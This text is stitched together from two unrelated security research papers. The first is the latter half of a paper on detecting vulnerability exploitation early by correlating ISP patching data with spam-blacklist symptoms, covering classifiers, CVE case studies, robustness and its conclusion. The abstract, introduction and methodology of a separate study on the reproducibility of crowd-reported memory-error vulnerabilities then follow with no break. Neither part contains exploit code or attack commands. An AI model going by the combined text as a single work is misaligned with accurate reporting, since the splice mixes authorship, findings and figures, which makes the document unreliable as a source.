We sum up the values in each group and take the difference between the intra-cluster and inter-cluster sum and denote it by $D^j$. This allows us to quantify the strength of association between risk and symptoms for any arbitrary CVE; a high $D^j$ indicates that there is a statistically significant difference between intra-cluster and inter-cluster risk similarities, which in turn provides evidence for active exploitation. Figure 6a shows the distribution of $D^j$ over two CVE subsets: one with known exploits (with observation dates at least 10 days post-disclosure) and one without known exploits. We see that for the group of exploited CVEs, the intra-cluster risk similarities are decidedly higher, suggesting a consistency with communities detected using symptoms. By contrast, for non-exploited CVEs, there is no appreciable difference between the two groups; indeed the distribution looks very similar to that obtained using random partitions of the ISP shown as a reference in Figure 6b.

We also plot for each CVE its time to earliest detection on record against the above similarity difference measure in Figure 7; the curve highlights the mean of $D_j$ in each delay bin. We observe a general downward trend in the mean, i.e., for exploits spotted earlier their inter-cluster and intra-cluster similarity difference is also more pro-

| Keyword | MI Wild | Keyword | MI Wild |
|---|---|---|---|
| affect | 0.0006 | allow | 0.0045 |
| attack | 0.0069 | crafted | 0.0012 |
| corruption | 0.0019 | google | 0.0012 |
| dll | 0.0016 | free | 0.0016 |
| function | 0.0012 | exploit | 0.0016 |
| server | 0.0020 | runtime | 0.0047 |
| remote | 0.0004 | memory | 0.0001 |
| service | 0.0008 | xp | 0.0004 |

Table 2: The top 16 intrinsic features, and their mutual information with both sources of ground-truth data.

nounced. This is consistent with our belief that the similarity difference $D_j$ is fundamentally a sign of active exploitation, which coincides with being detected earlier; for those detected much later on, it is more likely that exploitation occurred later and therefore could not be observed during the early days.

## 6 Early Detection of Exploits in the Wild

Our results in the previous section shows that the intra- and inter-cluster risk similarity distributions as well as the difference $D^j$ are statistically meaningful in separating one group of CVEs (exploited) from another (not exploited). This suggests that these can be used as features in building a classifier aiming at exploits detection.

### 6.1 Features and labels

Each CVE in our sample set is labeled as either exploited or un-exploited, which constitutes the label. As described in Section 3.1, our ground-truth comes from three sources, public descriptions of Symantec's anti-virus signature, intrusion-protection signatures and exploit data from SecurityFocus. Each CVE also comes with a set of features. In addition to the spam/symptom data and patching/risk data we analyzed rigorously in the previous section, we will also use intrinsic attributes associated with each CVE extracted from NVD.

Specifically, CVE summary information offers basic descriptions about its category, the process to exploit it, and whether it requires remote access, etc. These are important static features for characterizing the properties of a CVE. We apply bag of words to retrieve features from the summaries after punctuation and stemming processes. In total we obtained 3,037 keywords from our dataset. We then select 16 features with the highest mutual information with labels; these are shown in Table 2. We observe that keywords such as `attack`, `exploit`, `server`, and `allow`, have higher mutual information with labels of exploited, which is consistent with common understanding of what might motivate exploits.


Below we summarize the complete set of features used in this study (each family is given a category name), some of which are introduced for comparison purposes as we describe in detail next.

- **[Community]:** The difference in distribution (intra-cluster minus inter-cluster similarity) shown in Figure 5, in the form of histograms with 20 bins.
- **[Direct]:** The distribution of row-by-row correlation between the two similarity matrices $\mathbf{S}^j[r_n, r_m]$ and $\mathbf{S}^j[w_n, w_m]$, in the form of 20-bin histograms.
- **[Raw]:** The two similarity matrices $S^j[r_n, r_m]$ and $S^j[w_n, r_m]$.
- **[Intrinsic]:** The top 20 intrinsic features using bag of words as shown in Table 2.
- **[CVSS]** CVSS [28] metrics and scores. For each CVE, we use three metrics: AcessVecotr, AccesComplexity, and Authentication, which measure the exploit range, required attack complexity and the level of authentication needed for successful exploitation, respectively

We can also categorize these sets of features as graph-based ([Community], [Direct], [Raw]) and intrinsic ([Intrinsic], [CVSS]) features. The intrinsic features describe what is known about a vulnerability at the time of disclosure, e.g., whether it can be used to gain remote control of the host. Intuitively, these features can affect the likelihood of a CVE being targeted by cyber-criminals. On the other hand, graph-based features can detect the onset of active exploitation, by associating similar patching behavior with similarity in infection patterns. Our results in the following section demonstrate that while intrinsic features alone are poor predictors of eventual exploitation of a CVE, combining intrinsic attributes with graph-based features enables early and accurate detection of EIW vulnerabilities.

### 6.2 Detection performance

We now compare the detection performance by training classifiers using different subsets of the features listed above. In training the classifiers, we note there is an imbalance between our EIW (56) and NEIW (300) classes of CVEs. For this reason, the training and testing are conducted using 20 rounds of random sub-sampling from the NEIW set to match its size with the EIW set; for each round, we apply 5-fold cross validation to split the dataset into training and test sets. We train Random Forests [34] for classification, and average our results over all 20 rounds; our results are reported below.



(a) (b) (c)

Figure 8: ROC and AUC comparison (left), precision and recall comparison (center), and comparison between different observation windows post- and pre-disclosure (right).

When using [Community] features, we observed similar performance for BigClam and DEMON. BigClam has linear time complexity, so for simplicity of exposition below we only report our results using BigClam.

Also for comparison, we will directly use the two similarity matrices (the [Raw] features) to train a classifier. The dimensionality of the matrix is equal to the number of valid ISPs, 3050 by 3050. This is much higher in dimension than the number of instances we have, leading to severe overfitting if used directly. We thus apply a common univariate feature selection method [37] provide by [34] to obtain $K = 150$ features with the highest values based on the chi-squared test[3]. Three standard machine learning methods are then used to train a classifier: SVM, Random Forest and a fully-connected neural network with three hidden layers and 30 neurons for each hidden layer. We observe similar performance for all examined models, and thus we only report our results using Random Forest classifiers. We depict the ROC (Receiver Operating Characteristic) curves and report the AUC (Area Under the Curve) score as performance measures. We train and compare multiple classifiers on different sets of features:

- "All features": This is a classifier trained with all features using 10 days of data post-disclosure.
- "Community features": A set of classifiers trained using only [Community] and on 10 days of observational data post-disclosure (for both symptoms and risk). Only CVEs whose known detection dates are beyond 10 days are used for testing these classifiers.
- "Direct features": Trained based on the [Direct] features alone on 10 days of data post-disclosure.
- "Raw features": Trained with [Raw] features on 10 days of observational data post-disclosure.
- "Day $x$": A set of classifiers trained using only [Community] and on $x$ days of observational data post-disclosure (for both symptoms and risk). Only CVEs whose known detection dates are beyond day $x$ are used for testing these classifiers.
- "Back $x$": A set of classifiers trained using only [Community] and on 10 days of observational data starting from $x$ days *before* disclosure (for both symptoms and risk).
- "Intrinsic features": Trained using [Intrinsic] and [CVSS] families of features.
- "Community+Intrinsic": This is a classifier trained with [Intrinsic] and [Community] features on 10 days of observational data post-disclosure.
- "Direct+Raw+Intrinsic": This is a classifier trained with [Intrinsic], [Direct], and [Raw] features on 10 days of observational data post-disclosure.

The main comparison is given in Figure 8a. We see a remarkable improvement in detection performance when we combine the community features with CVE intrinsic features. We see that even though both community and direct features are extracted from the raw features, they both perform much better than directly using raw features. In particular, the community detection based method is shown to perform the best among these three. The reason why extracted features perform better than raw features is because with the latter a lot of the temporal information embedded in the time series data is underutilized (e.g., in decision tree type of classifiers, time series data are taken as multiple individual inputs), whereas the features we extract (either in the form of community comparison or in the form of row-by-row correlation) attempt to preserve this temporal information.

Additionally, we see that combining community features with intrinsic features achieves very good detection

[3]We did not use PCA for dimensionality reduction in order to retain interpretability of the features used.

performance, almost similar to the concatenation of all features; this suggests that when combined with intrinsic features, community features can effectively replace the use of raw and direct features. Finally, the overall attainable performance is very promising: 96% AUC, and 90% and 10% true and false positive rates. The same set of results are re-plotted in terms of precision and recall in Figure 8b.

As mentioned earlier and observed here, the intrinsic features by themselves are not particularly strong predictors, and weaker than the community features when used alone, as measured by AUC (69%). This is because the intrinsic features are *a priori* characterizations of a vulnerability (thus the use of which amounts to prediction), whereas community features are *a posteriori* signs of exploitation, allowing us to perform detection. It is thus not surprising that the latter is a more powerful metric. It is however promising to see that the two sets of features complement each other well by providing orthogonal attributes for predicting/detecting exploitation, resulting in much higher performance when combined.

It should be noted that this level of performance still falls short of what could be attained in a typical intrusion detection systems (IDS) or spam filters, and there are a few reasons for this. Firstly, as mentioned earlier our labeling of vulnerabilities as exploited and non-exploited may be noisy: some exploited vulnerabilities may have remained unidentified and unreported. Secondly, in an IDS type of detection system there are typically very specific signatures one looks for, whereas in our setting the analysis is done over large populations where such signatures become very weak or non-existent; e.g., we can only observe if a host is sending out spam without any visibility into how or why. Accordingly, a performance gap is expected if comparing to IDS type of detection systems. It is however worth noting that in our setting a false positive is not nearly as costly as one in an IDS; ours would merely suggest that an as-yet unexploited CVE should be prioritized for patch development/deployment, which arguably would have to be done at some point regardless of our detection result.

If multiple CVEs are simultaneously exploited, our detection can still work as long as the hosts have non-identical patching behavior for these CVEs. This is because the risk behavior would be different even if the infection groups are the same, as we showed in Figure 2c. If the host population also exhibit the same patching behavior toward these CVEs, then the resulting ambiguity will cause our algorithm to "detect" all of these CVEs, only one/some of which are the culprit. This would be another type of false positive; the consequence however is again limited – all these CVEs will be suggested as high priority even though one or some of them could have waited.

Note that the accuracies presented here are obtained in spite of multiple sources of noise that can appear in our datasets or imperfections in our methodology. For instance the one-to-multiple mapping from symptoms of malicious behavior (indicated by RBLs) to vulnerabilities, especially when multiple vulnerabilities appear in the same time window, and hosts appearing in a blacklist for reasons other than exploitation of software vulnerabilities, can introduce noise in the measured symptoms (malicious activities). Furthermore, aggregation at a coarse level can lead to only observing the averages of behavior that could otherwise be utilized to detect exploitation. However, the ground-truth for testing the performance of our technique is independent of the aforementioned sources of noise, and the observed performance shows that our method is, to a large extent, robust to these imperfections.

We next examine the impact of the length of the observational period when using community detection, by comparing the ROCs of classifiers trained using different number of days, immediately following disclosure, as well as starting from a few days before disclosure. This is shown in Figure 8c. We see that as we increase the observation period post-disclosure the predictive power of the similarity comparison improves. This is to be expected as longer periods are more likely to capture symptoms of infection especially during the early days as vulnerabilities are just starting to be exploited. Interestingly, starting the observation even before disclosure also seems to be picking up information, an indication that some exploits do start earlier than official disclosure as mentioned in the introduction. Among the examined set the "Day 4" version is the worst-performing; this is due to a very short window of observation, only 4 days post-disclosure. This short window affects the effectiveness of time series data analysis but also is more likely to miss information that is just emerging post-disclosure.

## 7 Case Studies and Discussion

In this section we present a few examples of our system's output for (potentially) zero-day EIW vulnerabilities, and discuss the robustness of our technique against strategic attackers, and its practical utility for building real-world monitoring of software vulnerabilities.

### 7.1 Case studies

Figure 8c suggests that by performing a retrospective analysis on the disclosure date, our technique can also detect zero-day exploits. We now discuss two such examples below, both of which were detected by the "Back 10" classifier with an operating point (corresponding to

a threshold of 0.7) of 80.6% true positive and 20% false positive rate.

**CVE-2013-0640** This vulnerability affects Adobe Acrobat Reader and was disclosed on 02/13/2013 [1]. It allows remote attackers to execute arbitrary code via a crafted PDF document. Our system detected this vulnerability on the same day as disclosure using data from the preceding 10 days. Interestingly, we also found proof of zero-day exploits for this vulnerability [7].

**CVE-2013-5330** This vulnerability affects several versions of Adobe Flash Player and was disclosed on 11/12/2013. It allows attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors. Again, our system detected that this vulnerability on the disclosure day using data from the preceding 10 days. While this vulnerability has been reported as exploited in the wild, the earliest report was on 01/28/2014 [11]; our results suggest that this CVE might have been exploited months before this date.

## 7.2 Robustness against strategic attacks

In security applications, strategic adversaries always have incentive to manipulate instances they have control over to evade detection [44, 50, 49, 16]. During such manipulations, the attacker usually needs to mimic normal user behavior as well as preserving their original malicious functionality without making arbitrarily large changes. Since our detection method relies on models trained using measurement data, it is potentially vulnerable to attempts of data manipulation. An adversary of the second type mentioned in Section 2.3 is such an example: we assume it has the ability to alter the patching information (as it is collected) from a significant number of hosts, so as to alter the aggregate signals and skew the similarity analysis. Below we examine how robust our detection system is against such evasion attempts.

We will simulate this data manipulation by altering the risk signals for a group of ISPs. Specifically, we randomly select a set of $N$ ISPs from the total population $\mathscr{I}$ and revise their risk signals as follows:

$$w_n^j(t) \longleftarrow \frac{\sum_{i\in N} w_i^j(t)}{\|N\|} \pm \gamma \cdot w_n^j(t),\ n \in N, \qquad (3)$$

where the first term is the average value among this controlled group of ISPs, and $\gamma$ is randomly drawn from the set $(0.1, 0.2, 0.3)$ for each $n$ (similarly, $\pm$ is determined by a random coin flip) to serve as a small perturbation around the average. The intention of this manipulation is to make these $N$ values very similar to each other, each a small perturbed version of the common average; this revision also preserves the original average so as to minimize the likelihood detection by a simple statistical test.




Figure 9: Robustness of performance against an adversary controlling hosts within a percentage of all ISPs (x-axis).

For each selection $N$ we perform 20 random trials of the detection algorithm, each over different random perturbations shown above. The average AUC is reported in Figure 9 as we increase the size of $N$, from 10% to 45% as a fraction of the overall ISP population $\mathscr{I}$. As can be seen, our method is fairly robust against this type of evasion attacks with gracefully degrading performance. It should be noted that for examining the robustness of our method we have assumed a powerful (and not very realistic) adversary; even at 10% this would have been an extremely costly attack as it indicates the control of hosts within hundreds of ISPs.

## 7.3 Practical use

We next discuss how the proposed methodology could be used in practice, in real time, and by whom. Any software or AV vendor, as well a security company would perform such a task; they typically have access to data similar in nature to WINE. The RBLs and NVD are publicly available, so is IP intelligence data (usually at a cost). Since we rely on CVE information to perform user patching data aggregation (risk with respect to specific vulnerabilities) and on intrinsic features of a vulnerability, the detection process is triggered by a CVE disclosure. Following the disclosure, malicious activity data and user patching data can be processed on a daily basis. On each day following the disclosure we have two signals of length: risk signal $w(t)$ and symptom signal $r(t)$ for each ISP. Community detection, feature extraction, and detection then follow as we described earlier. In addition, the community structure can be updated in an online fashion, so the information can be obtained and maintained in a computationally efficient manner [27].

How our detection system can enhance security in practice lies in the primary motivation of this study: [38] has measured the portion of the vulnerability window (time from disclosure to patch installation) that is incurred by user negligence for four of the products included in this paper, the largest is roughly 60% for Chrome and Flash Player; suggesting delays may exist in patch development. The ability to detect active exploits early would allow a software vendor to better prioritize patch development and more judiciously allocate its resources. A secondary use of the system is to allow a network (e.g., an ISP) to identify its most at-risk host populations that have not patched a vulnerability with detected exploits, and encourage prompt actions by these hosts. This system is not meant to alter individual end-user patching behavior, but would allow users through silent updates to get patches sooner for vulnerabilities most at risk of being exploited.

Furthermore, [30] suggests that in the timeline of evolution of software patches, patch development happens soon after vulnerability disclosure, yet there is a gap prior to patch deployment, as, e.g., enterprises want to test patches before they deploy them. In this landscape, early detection can also be utilized by enterprises to prioritize patch deployment of vulnerabilities that are being actively exploited. Our community detection method can be used to complement intrinsic attributes of a CVE, such as the CVSS score, to detect critical vulnerabilities with more precision. Additionally, the ability to detect machines with critical software vulnerabilities helps third-parties better assess a firm's cyber-risk, e.g., to design cyber-insurance policies and incentivize firms to improve their state of security [25, 26].

Note that our proposed technique relies on observing spam activity to detect compromised hosts, therefore our methodology fails to recognize exploits that do not result in any spam activity. However, once a machine is compromised, it is up to the attacker how they use the infected host, e.g., for ransomware, or to send spam. Even though a vulnerability might be used mainly for non-spam activities, one can detect exploitation as long as a portion of infected devices are used for sending spam. Nevertheless, infected hosts discovered by alternative bot detection techniques (e.g., scanning activity extracted from network telescope data and/or honeypots [3]) can be appended to the proposed symptomatic data, in order to build a more robust system.

Finally, while our technique is evaluated over measurements that are 3-4 years old (due to unavailability of the WINE dataset), the updating mechanism employed by the software examined herein have remained largely the same. In particular, except for Adobe Acrobat Reader, all of the software included in this study were using silent updates to automatically deliver patches to users, at the start of our observation windows (1/2013). This supports our claim that the same dynamics apply to more recent vulnerabilities, where even though patches are developed and disseminated by vendors through automated mechanisms, users and enterprises often opt out of keeping their software up to date, leading to eventual exploitation, and then followed by observation of symptoms. WannaCry and NotPetya outbreaks (exploiting CVE-2017-0144), and the Equifax data breach (caused by CVE-2017-5638) are all recent examples of this phenomena, where patches for the underlying vulnerabilities had been disseminated by software vendors months before each incident, but had not yet been deployed on the compromised machines [46, 47, 20].

## 8 Related Work

Bozorgi et al. [8] used linear support vector to predict the development of proof-of-concept (POC) exploits by leveraging exploit metadata. Our interest in this study is solely on exploits in the wild and their early detection. In [36] social media was used to predict official vulnerability disclosure and it was shown that accurate prediction can be made to gain a few days in advance of disclosure announcements as an effective means of mitigating zero-day attacks. The focus of this study by contrast is the detection of exploits post-disclosure by using two distinct datasets, one capturing end-host patching behavior, the other IP level malicious activities. Allodi [2] conducts an empirical study on the economics of vulnerability exploitation, by analyzing data collected from an underground cybercrime market.

Prior studies on end-host patching behavior heavily focus on understanding the patching behavior itself and its implication on user vulnerability and how it decays/evolves over time; these include e.g., observing patching patterns at different stages [35], the decay rate [15, 53], patching behavior across different update mechanisms [13, 19], vulnerability decay and threat by shared libraries [30], among others. To the best our knowledge, ours is the first study that attempts to to detect active exploitation by correlating patching behavior and vulnerability data with host infection data inferred from a set of spam blacklists.

Detection of community structures in graphs or networks is an increasingly active field in graph mining and has seen extensive work, see e.g., [17]. It has found wide applications in sociology [23, 51, 52], biology [18, 43, 52], computer science [31, 51, 52], and many other disciplines, where data is often modeled as a graph, using community detection as a tool for visualization, to reduce graph size, and to find hidden patterns. As an example, the notion of similarity graphs is a commonly used technique to represent data. For in-

stance, Holm et al. built similarity protein graphs where nodes represent protein structures and edges represent structural alignments for efficient search in the protein structure databases [22]. Similarly, to find disjoint subsets of data, E. Hartuv et al. created similarity graphs on pairs of elements, where similarity is determined by the set of features for each element, and then perform clustering on them [21]. In this study, we build similarity graphs among ISPs by measuring the similarity between their time series data.

## 9 Conclusion

In this paper we presented a novel method based on the notion of community detection to perform early detection of vulnerability exploitation. We used symptomatic botnet data to discover a community structure revealing how similar network entities behave in terms of their malicious activities. We then analyzed the risk behavior of end-hosts through a set of patching data that allows us to assess their risk to different vulnerabilities. The latter was then compared to the former to quantify whether the underlying risks are consistent with the observed global symptomatic community structure, which then allowed us to statistically determine whether a given vulnerability is being actively exploited. Our results show that by observing up to 10 days worth of data post-disclosure, we can successfully detect the presence of exploits at 90% accuracy. This is much earlier than the recorded times of detection for most vulnerabilities. This early detection capability provides significant time advantage in patch development and deployment, among other preventative and protective measures. The community structure generated during the feature extraction can also be used to identify groups of hosts at risk to specific vulnerabilities currently being exploited, adding to our ability to strengthen preventative and protective measures.

## Abstract

Today's software systems are increasingly relying on the "power of the crowd" to identify new security vulnerabilities. And yet, it is not well understood how *reproducible* the crowd-reported vulnerabilities are. In this paper, we perform the first empirical analysis on a wide range of real-world security vulnerabilities (368 in total) with the goal of quantifying their reproducibility. Following a carefully controlled workflow, we organize a focused group of security analysts to carry out reproduction experiments. With 3600 man-hours spent, we obtain quantitative evidence on the prevalence of missing information in vulnerability reports and the low reproducibility of the vulnerabilities. We find that relying on a single vulnerability report from a popular security forum is generally difficult to succeed due to the incomplete information. By widely crowdsourcing the information gathering, security analysts could increase the reproduction success rate, but still face key challenges to troubleshoot the non-reproducible cases. To further explore solutions, we surveyed hackers, researchers, and engineers who have extensive domain expertise in software security (N=43). Going beyond Internet-scale crowdsourcing, we find that, security professionals heavily rely on manual debugging and speculative guessing to infer the missed information. Our result suggests that there is not only a necessity to overhaul the way a security forum collects vulnerability reports, but also a need for automated mechanisms to collect information commonly missing in a report.

## 1 Introduction

Security vulnerabilities in software systems are posing a serious threat to users, organizations and even nations. In 2017, unpatched vulnerabilities allowed the WannaCry ransomware cryptoworm to shutdown more than 300,000 computers around the globe [24]. Around the same time, another vulnerability in Equifax's Apache servers led to a devastating data breach that exposed half of the American population's Social Security Numbers [48].

Identifying security vulnerabilities has been increasingly challenging. Due to the high complexity of modern software, it is no longer feasible for in-house teams to identify all possible vulnerabilities before a software release. Consequently, an increasing number of software vendors have begun to rely on "the power of the crowd" for vulnerability identification. Today, anyone on the Internet (*e.g.*, white hat hackers, security analysts, and even regular software users) can identify and report a vulnerability. Companies such as Google and Microsoft are spending millions of dollars on their "bug bounty" programs to reward vulnerability reporters [38, 54, 41]. To further raise community awareness, the reporter may obtain a Common Vulnerabilities and Exposures (CVE) ID, and archive the entry in various online vulnerability databases. As of December 2017, the CVE website has archived more than 95,000 security vulnerabilities.

Despite the large number of crowd-reported vulnerabilities, there is still a major gap between vulnerability reporting and vulnerability patching. Recent measurements show that it takes a long time, sometimes multiple years, for a vulnerability to be patched after the initial report [43]. In addition to the lack of awareness, anecdotal evidence also asserts the poor quality of crowdsourced reports. For example, a Facebook user once identified a vulnerability that allowed attackers to post

[*]Work was done while visiting The Pennsylvania State University.

messages onto anyone's timeline. However, the initial report had been ignored by Facebook engineers due to "lack of enough details to reproduce the vulnerability", until the Facebook CEO's timeline was hacked [18].

As more vulnerabilities are reported by the crowd, the *reproducibility* of the vulnerability becomes critical for software vendors to quickly locate and patch the problem. Unfortunately, a non-reproducible vulnerability is more likely to be ignored [53], leaving the affected system vulnerable. So far, related research efforts have primarily focused on vulnerability notifications, and generating security patches [26, 35, 43, 45]. The vulnerability reproduction, as a critical early step for risk mitigation, has not been well understood.

In this paper, we bridge the gap by conducting the first in-depth empirical analysis on the *reproducibility* of crowd-reported vulnerabilities. We develop a series of experiments to assess the usability of the information provided by the reporters by *actually attempting to reproduce the vulnerabilities*. Our analysis seeks to answer three specific questions. First, how reproducible are the reported vulnerabilities using only the provided information? Second, what factors have made certain vulnerabilities difficult to reproduce? Third, what actions could software vendors (and the vulnerability reporters) take to systematically improve the efficiency of reproduction?

**Assessing Reproducibility.** The biggest challenge is that reproducing a vulnerability requires almost exclusively *manual efforts*, and requires the "reproducer" to have highly specialized knowledge and skill sets. It is difficult for a study to achieve both depth and scale at the same time. To these ends, we prioritize depth while preserving a reasonable scale for generalizable results. More specifically, we focus on *memory error vulnerabilities*, which are ranked among the most dangerous software errors [7] and have caused significant real-world impacts (*e.g.*, Heartbleed, WannaCry). We organize a focused group of highly experienced security researchers and conduct a series of controlled experiments to reproduce the vulnerabilities based on the provided information. We carefully design a workflow so that the reproduction results reflect the value of the information in the reports, rather than the analysts' personal hacking skills.

Our experiments demanded 3600 man-hours to finish, covering a dataset of 368 memory error vulnerabilities (291 CVE cases and 77 non-CVE cases) randomly sampled from those reported in the last 17 years. For CVE cases, we crawled all the 4,694 references (*e.g.*, technical reports, blogs) listed on the CVE website as information sources for the reproduction. We consider these references as the *crowd-sourced vulnerability reports* which contain the detailed information for vulnerability reproduction. We argue that the size of the dataset is reasonably large. For example, prior works have used reported vulnerabilities to benchmark their vulnerability detection and patching tools. Most datasets are limited to less than 10 vulnerabilities [39, 29, 40, 46, 25], or at the scale of tens [55, 56, 27, 42], due to the significant manual efforts needed to build ground truth data.

We have a number of key observations. First, individual vulnerability reports from popular security forums have an extremely low success rate of reproduction (4.5% – 43.8%) caused by missing information. Second, a "crowdsourcing" approach that aggregates information from all possible references help to recover some but not all of the missed fields. After information aggregation, 95.1% of the 368 vulnerabilities still missed at least one required information field. Third, it is not always the most commonly missed information that foiled the reproduction. Most reports did not include details on software installation options and configurations (87%+), or the affected operating system (OS) (22.8%). While such information is often recoverable using "common sense" knowledge, the real challenges arise when the vulnerability reports missed the Proof-of-Concept (PoC) files (11.7%) or, more often, the methods to trigger the vulnerability (26.4%). Based on the aggregated information and common sense knowledge, only 54.9% of the reported vulnerabilities can be reproduced.

Recovering the missed information is even more challenging given the limited feedback on "why a system did not crash". To recover the missing information, we identified useful heuristics through extensive manual debugging and troubleshooting, which increased the reproduction rate to 95.9%. We find it helpful to prioritize testing the information fields that are likely to require non-standard configurations. We also observe useful correlations between "similar" vulnerability reports, which can provide hints to reproduce the poorly documented ones. Despite these heuristics, we argue that significant manual efforts could have been saved if the reporting system required a few mandated information fields.

**Survey.** To validate our observations, we surveyed external security professionals from both academia and industry[1]. We received 43 valid responses from 10 different institutions, including 2 industry labs, 6 academic groups and 2 Capture The Flag (CTF) teams. The survey results confirmed the prevalence of missing information in vulnerability reports, and provided insights into common ad-hoc techniques used to recover missing information.

**Data Sharing.** To facilitate future research, we will share our fully tested and annotated dataset of 368 vul-

[1]Our study received the approval from our institutions' IRB (#STUDY00008566).

nerabilities (291 CVE and 77 non-CVE)[2]. Based on the insights obtained from our measurements and user study, we create a comprehensive report for each case where we filled in the missing information, attached the correct PoC files, and created an appropriate Docker Image/File to facilitate a quick reproduction. This can serve as a much needed large-scale evaluation dataset for researchers.

In summary, our contributions are four-fold:

- First, we perform the first in-depth analysis on the reproducibility of crowd-reported security vulnerabilities. Our analysis covers 368 real-world memory error vulnerabilities, which is the largest benchmark dataset to the best of our knowledge.
- Second, our results provide quantitative evidence on the poor reproducibility, due to the prevalence of missing information, in vulnerability reports. We also identify key factors which contribute to reproduction failures.
- Third, we conduct a user study with real-world security researchers from 10 different institutions to validate our findings, and provide suggestions on how to improve the vulnerability reproduction efficiency.
- Fourth, we share our full benchmark dataset of reproducible vulnerabilities (which took 3000+ man-hours to construct).

## 2 Background and Motivations

We start by introducing the background of security vulnerability reporting and reproduction. We then proceed to describe our research goals.

**Security Vulnerability Reporting.** In the past decade, there has been a successful crowdsourcing effort from security professionals and software users to report and share their identified security vulnerabilities. When people identify a vulnerability, they can request a CVE ID from CVE Numbering Authorities (*i.e.*, MITRE Corporation). After the vulnerability can be publicly released, the CVE ID and corresponding vulnerability information will be added to the CVE list [5]. The CVE list is supplied to the National Vulnerability Database (NVD) [14] where analysts can perform further investigations and add additional information to help the distribution and reproduction. The Common Vulnerability Scoring System (CVSS) also assigns "severity scores" to vulnerabilities.

**CVE Website and Vulnerability Report.** The CVE website [5] maintains a list of known vulnerabilities that have obtained a CVE ID. Each CVE ID has a web page with a short description about the vulnerability and a list of external references. The short description only provides a high-level summary. The actual technical details are contained in the external references. These references could be constituted by technical reports, blog/-forum posts, or sometimes a PoC. It is often the case, however, that the PoC is not available and the reporter only describes the vulnerability, leaving the task of crafting PoCs to the community.

There are other websites that often act as "external references" for the CVE pages. Some websites primarily collect and archive the public exploits and PoC files for known vulnerabilities (*e.g.*, ExploitDB [9]). Other websites directly accept vulnerability reports from users, and support user discussions (*e.g.*, Redhat Bugzilla [16], OpenWall [15]). Websites such as SecurityTracker [20] and SecurityFocus [21] aim to provide more complete and structured information for known vulnerabilities.

**Memory Error Vulnerability.** A memory error vulnerability is a security vulnerability that allows attackers to manipulate in-memory content to crash a program or obtain unauthorized access to a system. Memory error vulnerabilities such as "Stack Overflows", "Heap Overflows", and "Use After Free", have been ranked among the most dangerous software errors [7]. Popular real-world examples include the *Heartbleed* vulnerability (CVE-2014-0160) that affected millions of servers and devices running HTTPS. A more recent example is the vulnerability exploited by the *WannaCry* cryptoworm (CVE-2017-0144) which shut down 300,000+ servers (*e.g.*, those in hospitals and schools) around the globe. Our paper primarily focuses on memory error vulnerabilities due to their high severity and real-world impact.

**Vulnerability Reproduction.** Once a security vulnerability is reported, there is a constant need for people to reproduce the vulnerability, especially highly critical ones. First and foremost, developers and vendors of the vulnerable software will need to reproduce the reported vulnerability to analyze the root causes and generate security patches. Analysts from security firms also need to reproduce and verify the vulnerabilities to assess the corresponding threats to their customers and facilitate threat mitigations. Finally, security researchers often rely on known vulnerabilities to benchmark and evaluate their vulnerability detection and mitigation techniques.

**Our Research Questions.** While existing works focus on vulnerability identification and patches [53, 26, 35, 43, 45], there is a lack of systematic understanding of the vulnerability reproduction problem. Reproducing a vulnerability is a prerequisite step when diagnosing and eliminating a security threat. Anecdotal evidence suggests that vulnerability reproduction is extremely labor-intensive and time-consuming [18, 53]. Our study seeks

[2]Dataset release: `https://github.com/VulnReproduction/LinuxFlaw`

to provide a first in-depth understanding of reproduction difficulties of crowd-reported vulnerabilities while exploring solutions to boost the reproducibility. Using the memory error vulnerability reports as examples, we seek to answer three specific questions. *First*, how reproducible are existing security vulnerability reports based on the provided information? *Second*, what are root causes that contribute to the difficulty of vulnerability reproduction? *Third*, what are possible ways to systematically improve the efficiency of vulnerability reproduction?

# 3 Methodology and Dataset

To answer these questions, we describe our high-level approach and collect the dataset for our experiments.

## 3.1 Methodology Overview

Our goal is to systemically measure the reproducibility of existing security vulnerability reports. There are a number of challenges to perform this measurement.

**Challenges.** The *first* challenge is that reproducing a vulnerability based on existing reports requires almost exclusively manual efforts. All the key steps of reproduction (*e.g.*, reading the technical reports, installing the vulnerable software, and triggering and analyzing the crash) are different for each case, and thus cannot be automated. To analyze a large number of vulnerability reports in depth, we are required to recruit a big group of analysts to work full time for months; this is an unrealistic expectation. The *second* challenge is that successful vulnerability reproduction may also depend on the knowledge and skills of the security analysts. In order to provide a reliable assessment, we need to recruit real domain experts to eliminate the impact of the incapacity of the analysts.

**Approaches.** Given the above challenges, it is difficult for our study to achieve both depth and scale at the same time. We decide to prioritize the *depth* of the analysis while maintaining a reasonable scale for generalizable results. More specifically, we select one severe type of vulnerability (*i.e.*, memory error vulnerability), which allows us to form a focused group of domain experts to work on the vulnerability reproduction experiments. We design a systematic procedure to assess the reproducibility of the vulnerability based on available information (instead of the hacking skills of the experts). In addition, to complement our empirical measurements, we conduct a user study with external security professionals from both academia and industry. The latter will provide us with their perceptions towards existing vulnerability reports and the reproduction process. Finally, we combine the results of the first two steps to discuss solutions to facilitate efficient vulnerability reproduction and improve the usability of current vulnerability reports.

| Dataset | Vulnerability | PoCs | All Refs | Valid Refs |
|---|---|---|---|---|
| CVE | 291 | 332 | 6,044 | 4,694 |
| Non-CVE | 77 | 80 | 0 | 0 |
| Total | 368 | 412 | 6,044 | 4,694 |

Table 1: Dataset overview.

## 3.2 Vulnerability Report Dataset

For our study, we gather a large collection of reported vulnerabilities from the past 17 years. In total, we collect two datasets including a *primary dataset* of vulnerabilities with CVE IDs, and a *complementary dataset* for vulnerabilities that do not yet have a CVE ID (Table 1).

We focus on memory error vulnerabilities due to their high severity and significant real-world impact. In addition to the famous examples such as *Heartbleed*, and *WannaCry*, there are more than 10,000 memory error vulnerabilities listed on the CVE website. We crawled the pages of the current 95K+ entries (2001 – 2017) and analyzed their severity scores (CVSS). Our result shows that the average CVSS score for memory error vulnerabilities is 7.6, which is clearly higher than the overall average (6.2), confirming their severity.

**Defining Key Terms.** To avoid confusion, we define a few terms upfront. We refer to the web page of each CVE ID on the CVE website as a *CVE entry*. In each CVE entry's reference section, the cited websites are referred as *information source websites* or simply *source websites*. The source websites provide detailed technical reports on each vulnerability. We consider these technical reports on the source websites as the *crowd-sourced vulnerability reports* for our evaluation.

